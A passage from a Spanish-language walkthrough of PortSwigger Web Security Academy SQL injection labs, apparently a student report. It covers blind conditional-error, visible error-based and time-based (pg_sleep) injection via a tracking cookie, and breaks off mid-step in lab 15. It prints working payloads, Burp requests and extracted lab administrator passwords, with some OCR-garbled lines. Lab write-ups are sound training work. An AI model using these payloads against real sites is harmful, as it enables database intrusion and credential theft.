Con la longitud obtenida, nuestro siguiente objetivo es conseguir la contraseña, al estar a ciegas, debemos de volver a repetir el proceso que hicimos en el laboratorio anterior, diseñar un payload

que consulte cada carácter de la contraseña y lo compare con el abecedario y los números, por lo cual preparamos la siguiente consulta

```
TrackingId=uGePpEdWgmwfXu35 '||(SELECT CASE WHEN SUBSTR(password,1,1)='a$'  
THEN TO_CHAR(1/0) ELSE " END FROM users WHERE username='administrator')|'
```

Esta vez, no usaremos Cluster Bomb, puesto que anteriormente hacer que intruder itere todas las posiciones y compare con todo nuestro diccionario causó que el proceso de fuerza bruta costara horas, por lo cual la mejor manera es iterar manualmente para acortar el proceso drásticamente.

Agregamos nuestro diccionario a la configuración del payload.

The screenshot shows the Burp Suite interface. On the left, the 'Cluster bomb at...' dropdown is selected, and the 'Start attack' button is visible. Below this, the 'Target' field is empty, and the 'Update Host header to match target' checkbox is checked. The 'Positions' section has 'Add \$' and 'Clear \$' buttons. The main area displays a list of 17 HTTP request lines, including GET / HTTP/2, Host: 0ad000cf04f76d8e80f2033100200028.web-security-academy.net, Cookie: TrackingId=uGePpEdWgmwfXu35 '||(SELECT CASE WHEN SUBSTR(password,1,1)='a\$' THEN TO_CHAR(1/0) ELSE ' END FROM users WHERE username='administrator')|', session=YXilW5GiynlCfjAIPKyRp8p3z3sb32U2, Cache-Control: max-age=0, Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99", Sec-Ch-Ua-Mobile: ?0, Sec-Ch-Ua-Platform: "Windows", Accept-Language: es-419,es;q=0.9, Upgrade-Insecure-Requests: 1, User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36, Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7, Sec-Fetch-Site: none, Sec-Fetch-Mode: navigate, Sec-Fetch-User: ?1, Sec-Fetch-Dest: document, Accept-Encoding: gzip, deflate, br, and Priority: u=0, i. The right panel shows the 'Payloads' configuration. The 'Payload position' is set to '1 - a', 'Payload type' is 'Simple list', 'Payload count' is 38, and 'Request count' is 38. The 'Payload configuration' section explains that this type lets you configure a simple list of strings. It includes buttons for 'Paste', 'Load...', 'Remove', 'Clear', and 'Deduplicate', along with a list of characters (a-i) and an 'Add' button. The 'Payload processing' section explains that you can define rules to perform various processing tasks on each payload before it is used, with buttons for 'Add', 'Edit', 'Remove', and 'Up', and a table with columns for 'Enabled' and 'Rule'.

Iniciamos nuestro ataque, iterando manualmente la posición de la contraseña hasta tener los 20 caracteres.

4. Intruder attack of https://0ad000cf04f76d8e80f2033100200028.web-security-academy.net

Results

Positions

Capture filter: Capturing all items

View filter: Showing all items

Request ^	Payload	Status code	Response received	Error	Timeout	Length	Internal Server Er...	Comment
26	z	200	165			11545		
27	1	200	162			11545		
28	2	200	162			11545		
29	3	200	163			11545		
30	4	200	162			11545		
31	5	200	163			11545		
32	6	200	163			11545		
33	7	200	162			11545		
34	8	200	161			11545		
35	9	200	163			11545		
36	0	500	162			2457	2	
37	ñ	200	162			11545		

```
⌘(password,2,1)='$a$'
```

Al finalizar todas las iteraciones manuales, descubrimos la contraseña la cual es **0xkkbi6793o8z2ep4map**, con esto ya contamos con el usuario y la contraseña, por lo cual procedemos a probarla.

Login

Username

administrator

Password

.....

Log in

Logrando un inicio de sesión correcto y concluyendo este laboratorio.

Congratulations, you solved the lab!

[Share your skills!](#)[Continue learning >>](#)[Home](#) | [My account](#) | [Log out](#)

My Account

Your username is: administrator

Email

[Update email](#)

13. SQL injection UNION attack, retrieving data from other tables

Nivel: Intermedio (Practitioner)**Tipo de SQLi:** Inyección SQL Basada en Errores Visibles (Visible Error-based / In-band SQLi)**Objetivo:** Comprometer la cuenta del usuario administrator forzando a la base de datos a revelar sus credenciales en texto plano a través de los mensajes de error devueltos en la respuesta HTTP.**Vulnerabilidad:** La aplicación carece de un manejo seguro de excepciones (Custom Error Pages). En lugar de atrapar los errores internos del motor de base de datos y mostrar un mensaje genérico al usuario, el servidor refleja el error crudo (verbose error) en el frontend. Esto permite a un atacante inyectar funciones de conversión de tipos de datos incompatibles (Type Casting) para que, al fallar, el motor SQL imprima el dato confidencial evaluado directamente en el texto del error.**Procedimiento:**

Entramos al laboratorio navegando por el sitio sin ningún cambio visible, capturamos una request para editar su Cookie, y lo primero que hicimos fue agregar una única comilla simple al final del código, lo cual causó que la pagina nos retornara un texto de error SQL, este error fue crítico para el reconocimiento, ya que reveló la estructura exacta de la consulta SQL subyacente y confirmó que nuestra inyección ocurría dentro de una cadena delimitada por comillas simples.



Unterminated string literal started at position 52 in SQL SELECT * FROM tracking WHERE id = 'C7O7mZ66ZdK9gsws'. Expected char

Unterminated string literal started at position 52 in SQL SELECT * FROM tracking WHERE id = 'C7O7mZ66ZdK9gsws'. Expected char

Haciendo pruebas, comentamos la consulta agregando -- al final de la comilla simple para descartar entradas posteriores, lo que nos regresó la página sin ningún problema, indicando que el error evidentemente es por sintaxis, y confirmamos el control de las consultas.

Adaptamos nuestro payload a una consulta genérica con SELECT, casteando el valor a INT

```
TrackingId=C7O7mZ66ZdK9gsws' AND CAST((SELECT 1) AS int)--
```

Con esto, buscamos que los errores nos comuniquen el estado de la BD, el resultado de nuestro payload fue un error en el argumento AND, el cual nos dice que tiene que ser booleano, por lo cual, adaptaremos nuestra consulta.



ERROR: argument of AND must be type boolean, not type integer Position: 63

ERROR: argument of AND must be type boolean, not type integer Position: 63

Cambiamos la consulta a una simple comparación

```
TrackingId=C7O7mZ66ZdK9gsws' AND 1=CAST((SELECT 1) AS int)--
```

Con esta consulta, nos regresa a la página principal, dando por verdadera la consulta, esto no nos ayuda ya que no tenemos retroalimentación de lo que estamos consultando, por lo cual debemos de seguir trabajando mediante errores, ahora, usaremos otra consulta genérica SELECT a la tabla de usuarios

```
TrackingId=C7O7mZ66ZdK9gsws ' AND 1=CAST((SELECT username FROM users) AS  
int)—
```

Con esto conseguimos la retroalimentación del error, en este caso, nos está diciendo que la respuesta está truncada, el servidor tenía un límite máximo de caracteres para el valor de la cookie, cortando los caracteres del final.



Visible error-based SQL injection

LAB

Not solved

[Back to lab description >>](#)

Unterminated string literal started at position 95 in SQL SELECT * FROM tracking WHERE id = 'C7O7mZ66ZdK9gsws' AND 1=CAST((SELECT username FROM users) AS'. Expected char

Unterminated string literal started at position 95 in SQL SELECT * FROM tracking WHERE id = 'C7O7mZ66ZdK9gsws' AND 1=CAST((SELECT username FROM users) AS'. Expected char

Como el código de la sesión se inyecta en la BD para hacer las consultas, esto nos dice que no necesitamos el código de la cookie para comunicarnos con el servidor, por lo cual lo eliminaremos para ahorrar espacio, teniendo todo el límite de la variable disponible para inyectar consultas.



Visible error-based SQL injection

LAB

Not solved

[Back to lab description >>](#)

ERROR: more than one row returned by a subquery used as an expression

ERROR: more than one row returned by a subquery used as an expression

Mandando la sesión sin código, notamos que si esta ejecutando las consultas, pero seguimos teniendo un error dado porque la consulta devuelve múltiples filas, dado que CAST solo puede operar sobre un valor único a la vez, se añadió la cláusula LIMIT 1 para aislar el primer registro de la tabla

```
TrackingId=' AND 1=CAST((SELECT username FROM users LIMIT 1) AS int)—
```

Con esta consulta veremos al primer usuario dentro de la tabla, la base de datos tomó el valor extraído, intentó convertir esa cadena de texto en un número entero (debido a la instrucción AS int), falló estrepitosamente y escupió la palabra exacta en el reporte de error.



Visible error-based SQL injection

LAB

Not solved



[Back to lab description >>](#)

ERROR: invalid input syntax for type integer: "administrator"

ERROR: invalid input syntax for type integer: "administrator"

Con esto ya sabemos que el administrador es el primero en la tabla, solo falta diseñar una nueva consulta para que el error ahora nos escupa su contraseña

```
TrackingId=' AND 1=CAST((SELECT password FROM users LIMIT 1) AS int)—
```

Con esta consulta, el servidor nos arroja la contraseña del administrador en el error.



Visible error-based SQL injection

LAB

Not solved



[Back to lab description >>](#)

ERROR: invalid input syntax for type integer: "i3rpmtbwp1xi74smj59z"

ERROR: invalid input syntax for type integer: "i3rpmtbwp1xi74smj59z"

El servidor arrojó un nuevo error de sintaxis que contenía la contraseña en texto plano del administrador, la cual nos dice que es **i3rpmtbwp1xi74smj59z**, con esto concluimos la penetración y procedemos a revisar que las credenciales nos permitan acceder de manera exitosa.



Visible error-based SQL injection

[Back to lab description >>](#)

LAB Solved

Congratulations, you solved the lab!

Share your skills!



[Continue learning >>](#)

[Home](#) | [My account](#) | [Log out](#)

My Account

Your username is: administrator

Email

Update email

Con esto concluimos el Laboratorio 13.

14. SQL Injection attack, querying the database type version on Oracle

Nivel: PRACTITIONER

Tipo de SQLi: Blind SQL Injection basada en tiempo (Time-based)

Objetivo: Explotar una vulnerabilidad de SQL Injection para forzar un retraso de **10 segundos** en la respuesta del servidor, demostrando que la consulta SQL se ejecuta de forma síncrona.

Vulnerabilidad: La aplicación utiliza una cookie de seguimiento (*tracking cookie*) para análisis. El valor de esta cookie se inserta directamente en una consulta SQL sin validación, permitiendo inyectar condiciones que generen retrasos temporales.

Procedimiento:

Paso 1: Ingresar a la plataforma y acceder al entorno del laboratorio.

Academia de Seguridad Web > inyección SQL > Ciego > Laboratorio

Laboratorio: Inyección SQL ciega con retrasos de tiempo

FACULTATIVO

LABORATORIO

No resuelto

Este laboratorio contiene una vulnerabilidad de inyección SQL ciega. La aplicación utiliza una cookie de seguimiento para análisis y realiza una consulta SQL que contiene el valor de la cookie enviada.

Los resultados de la consulta SQL no se devuelven, y la aplicación no responde de forma diferente si la consulta devuelve filas o genera un error. Sin embargo, dado que la consulta se ejecuta sincrónicamente, es posible activar retrasos condicionales para inferir información.

Para resolver el laboratorio, explote la vulnerabilidad de inyección SQL para provocar un retraso de 10 segundos.


 **Pista**

 **ACCEDE AL LABORATORIO**


 **Solución**

 **Soluciones comunitarias**

Paso 2: Copiar la URL proporcionada para el entorno de pruebas.




Paso 4: Pegar el enlace del laboratorio en el navegador de Burp Suite para capturar las peticiones HTTP en el proxy.




Paso 5: Analizar el historial de tráfico e identificar la petición HTTP que contiene la cookie de seguimiento (TrackingId).

Paso 6: Enviar esta petición al módulo "Repeater" de Burp Suite para manipularla y probar las inyecciones SQL de forma manual y controlada.



Paso 7: Consultar la documentación de ayuda del laboratorio en la sección "Time delays" (Retrasos de tiempo) para estructurar el *payload* adecuado.



Paso 8: Modificar la cookie TrackingId. Agregamos una comilla simple (') después del valor numérico, inyectamos el comando de retraso concatenando con el signo + (en lugar de espacios) y finalizamos con doble guion (--) para comentar el resto de la consulta original.

Retrasos de tiempo

Puede generar un retraso en la base de datos al procesar la consulta. Lo siguiente generará un retraso incondicional de 10 segundos.

Oráculo	dbms_pipe.receive_message(('a'),10)
Microsoft	WAITFOR DELAY '0:0:10'
PostgreSQL	SELECT pg_sleep(10)
MySQL	SELECT SLEEP(10)

Paso 9: Al enviar la petición modificada, observamos en el Repeater un retraso de respuesta de 10 segundos exactos

Request

Pretty Raw Hex

```
1 GET / HTTP/2
2 Host: 0a8e008c04236aaf808f8f6800600097.web-security-academy.net
3 Cookie: TrackingId=8CNKgaI980UPVstj' ||+(SELECT+pg_sleep(10))--;
  session=Fgbzy9ZhPEyCc7iY13LTXGskqPMJjRk
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:148.0)
  Gecko/20100101 Firefox/148.0
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Language: es-ES,es;q=0.9,en-US;q=0.8,en;q=0.7
7 Accept-Encoding: gzip, deflate, br
```

Al enviarlo efectivamente hace un retraso de 10 segundos dándonos el laboratorio como resuelto

The screenshot shows the Web Security Academy interface. At the top, the URL bar displays the challenge URL. Below it, the lab title "Blind SQL injection with time delays" is shown, along with a "LAB Solved" badge. A congratulatory message "Congratulations, you solved the lab!" is displayed in an orange banner. Below this, there are links for "Share your skills!" and "Continue learning >". The bottom section features a "WE LIKE TO SHOP" banner with a shopping bag icon and a search bar. The search bar contains the text "Refine your search:" and a list of categories: "All", "Accessories", "Clothing, shoes and accessories", "Pets", "Tech gifts", and "Toys & Games".

15. Blind SQL injection with time delays and information retrieval

Nivel: PRACTITIONER

Tipo de SQLi: Blind SQL Injection basada en tiempo (Time-based) y recuperación de información.

Objetivo: Explotar una vulnerabilidad de inyección SQL basada en tiempo para inferir, carácter por carácter, la contraseña del usuario administrador y lograr el acceso a la plataforma.

Vulnerabilidad: La aplicación utiliza una cookie de seguimiento (TrackingId) que se inserta de forma insegura en una consulta SQL síncrona. Como la base de datos es PostgreSQL, podemos inyectar la función `pg_sleep()` para forzar retrasos de tiempo condicionales. Al medir cuánto tarda en responder el servidor, podemos deducir si una condición inyectada es verdadera o falsa, permitiéndonos extraer datos a ciegas.

Procedimiento:

Paso 1: Iniciar el laboratorio y revisar las especificaciones de la vulnerabilidad objetivo.

Lab: Blind SQL injection with time delays and information retrieval

PRACTITIONER

LAB

Not solved

This lab contains a blind SQL injection vulnerability. The application uses a tracking cookie for analytics, and performs a SQL query containing the value of the submitted cookie.

The results of the SQL query are not returned, and the application does not respond any differently based on whether the query returns any rows or causes an error. However, since the query is executed synchronously, it is possible to trigger conditional time delays to infer information.

The database contains a different table called `users`, with columns called `username` and `password`. You need to exploit the blind SQL injection vulnerability to find out the password of the `administrator` user.

To solve the lab, log in as the `administrator` user.


Hint

ACCESS THE LAB

Solution

Community solutions

Paso 2: Abrir Burp Suite para preparar el entorno de pruebas.




Paso 3: Pegar el enlace del laboratorio en el navegador de Burp Suite para capturar la navegación.

Paso 4: Identificar la petición HTTP que contiene la cookie TrackingId, ya que este será nuestro lugar de inyección.



Paso 5: Enviar la petición al "Repeater". Al probar enviarla sin modificaciones, observamos una respuesta HTML estándar.



```
Request
Pretty Raw Hex
GET / HTTP/2
Host: 0alc00150372afff8177523a009f003e.web-security-academy.net
Cookie: TrackingId=g0vBQYTSKWW7CG7W; session=s7pMilg0EvzxaVrESfVleKlQPP1FnFXC
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:148.0) Gecko/20100101 Firefox/148.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: es-ES,es;q=0.9,en-US;q=0.8,en;q=0.7
Accept-Encoding: gzip, deflate, br
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers

Response
Pretty Raw Hex Render
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 11535
5
6 <!DOCTYPE html>
7 <html>
8   <!--LAB_HEAD_START-->
9   <head>
10     <link href=
11       /resources/labheader/css/academyLabHeader.css rel=
12       stylesheet>
13     <link href=/resources/css/labsEcommerce.css rel=
14       stylesheet>
15     <title>
16       Blind SQL injection with time delays and
17       information retrieval
18     </title>
19   </head>
20   <!--LAB_HEAD_END-->
21   <body>
22     <script src="/resources/labheader/js/labHeader.js">
23     </script>
24   <!--LAB_HEADER_START-->
```

Paso 6: Aplicar el primer *payload* de inyección:

`'%3BSELECT+CASE+WHEN+(1=1)+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END--`. Al enviarlo, comprobamos que el servidor tarda 10 segundos en responder. *(Nota para tu reporte: Esta consulta usa %3B (un punto y coma ; codificado) para iniciar una nueva instrucción. Evalúa la condición CASE WHEN (1=1). Como 1 siempre es igual a 1, ejecuta pg_sleep(10) pausando la base de datos por 10 segundos. El doble guion -- comenta el resto de la consulta original para evitar errores).*



```
Request
Pretty Raw Hex
1 GET / HTTP/2
2 Host: 0alc00150372afff8177523a009f003e.web-security-academy.net
3 Cookie: TrackingId=
4   g0vBQYTSKWW7CG7W'%3BSELECT+CASE+WHEN+(1=1)+THEN+pg_sleep(10)+ELSE+
5   pg_sleep(0)+END--; session=s7pMilg0EvzxaVrESfVleKlQPP1FnFXC
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:148.0)
7   Gecko/20100101 Firefox/148.0
8 Accept:
9   text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
10 Accept-Language: es-ES,es;q=0.9,en-US;q=0.8,en;q=0.7
11 Accept-Encoding: gzip, deflate, br
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: none
16 Sec-Fetch-User: ?1
17 Priority: u=0, i
18 Te: trailers
```

Paso 7: Para validar la inyección condicional, enviamos un segundo *payload*:

`'%3BSELECT+CASE+WHEN+(1=2)+THEN+pg_sleep(5)+ELSE+pg_sleep(0)+END--`. Como

1 no es igual a 2, la aplicación responde inmediatamente sin demora.

Request

```
1 GET / HTTP/2
2 Host: 0alc00150372aff8177523a009f003e.web-security-academy.net
3 Cookie: TrackingId=
  g0vBQYTSKWW7CG7W'13BSELECT+CASE+WHEN+(username='administrator'+AND
  +LENGTH(password)>1)+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END+FROM+u
  sers--; session=s7pMlg0EvxxaVrESfVleKlQPPiFnFXC
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:148.0)
  Gecko/20100101 Firefox/148.0
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Language: es-ES,es;q=0.9,en-US;q=0.8,en;q=0.7
7 Accept-Encoding: gzip, deflate, br
8 Upgrade-Insecure-Requests: 1
9 Sec-Fetch-Dest: document
0 Sec-Fetch-Mode: navigate
1 Sec-Fetch-Site: none
2 Sec-Fetch-User: ?1
3 Priority: u=0, i
4 Te: trailers
```

Response

```
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 11535
5
6 <!DOCTYPE html>
7 <html>
8   <!--LAB_HEAD_START-->
9   <head>
10     <link href=
      /resources/labheader/css/academyLabHeader.css rel=
      stylesheet>
11     <link href=/resources/css/labsEcommerce.css rel=
      stylesheet>
12     <title>
      Blind SQL injection with time delays and
      information retrieval
13   </title>
14   </head>
  <!--LAB_HEAD_END-->
```

Paso 8: Enviamos la petición al "Intruder" para realizar un ataque de prueba enfocado en determinar la longitud de la contraseña del administrador.

Paso 9: Configuramos el *payload* como un contador numérico (del 1 al 26, con incrementos de 1) usando la función `LENGTH(password)>§1§` para analizar las variaciones en las respuestas.

Payload configuration

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type: ☒ Sequential ☐ Random

From:

To:

Step:

How many:

Number format

Paso 10: Tras ejecutar el ataque, notamos que a partir de la longitud 20 el tiempo de respuesta cambia, lo que nos confirma que la contraseña tiene exactamente 20 caracteres.

Results

Positions

Capture filter: Capturing all items

View filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
24	24	200	510			11670	
21	21	200	438			11670	
26	26	200	359			11670	
25	25	200	323			11670	
20	20	200	275			11670	
22	22	200	267			11670	
23	23	200	220			11670	

Paso 11: Volvemos al Repeater para preparar la inyección de extracción de datos. El *payload* será:

'%3BSELECT+CASE+WHEN+(username='administrator'+AND+SUBSTRING(password,1,1)='a')+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END+FROM+users--. Esto extraerá un solo carácter de la contraseña a la vez para compararlo con un valor específico.

Send
⚙️
Cancel
< ▾
> ▾
🔍 Burp AI

Request

Pretty
Raw
Hex

🗑️
📄
↶
≡

```

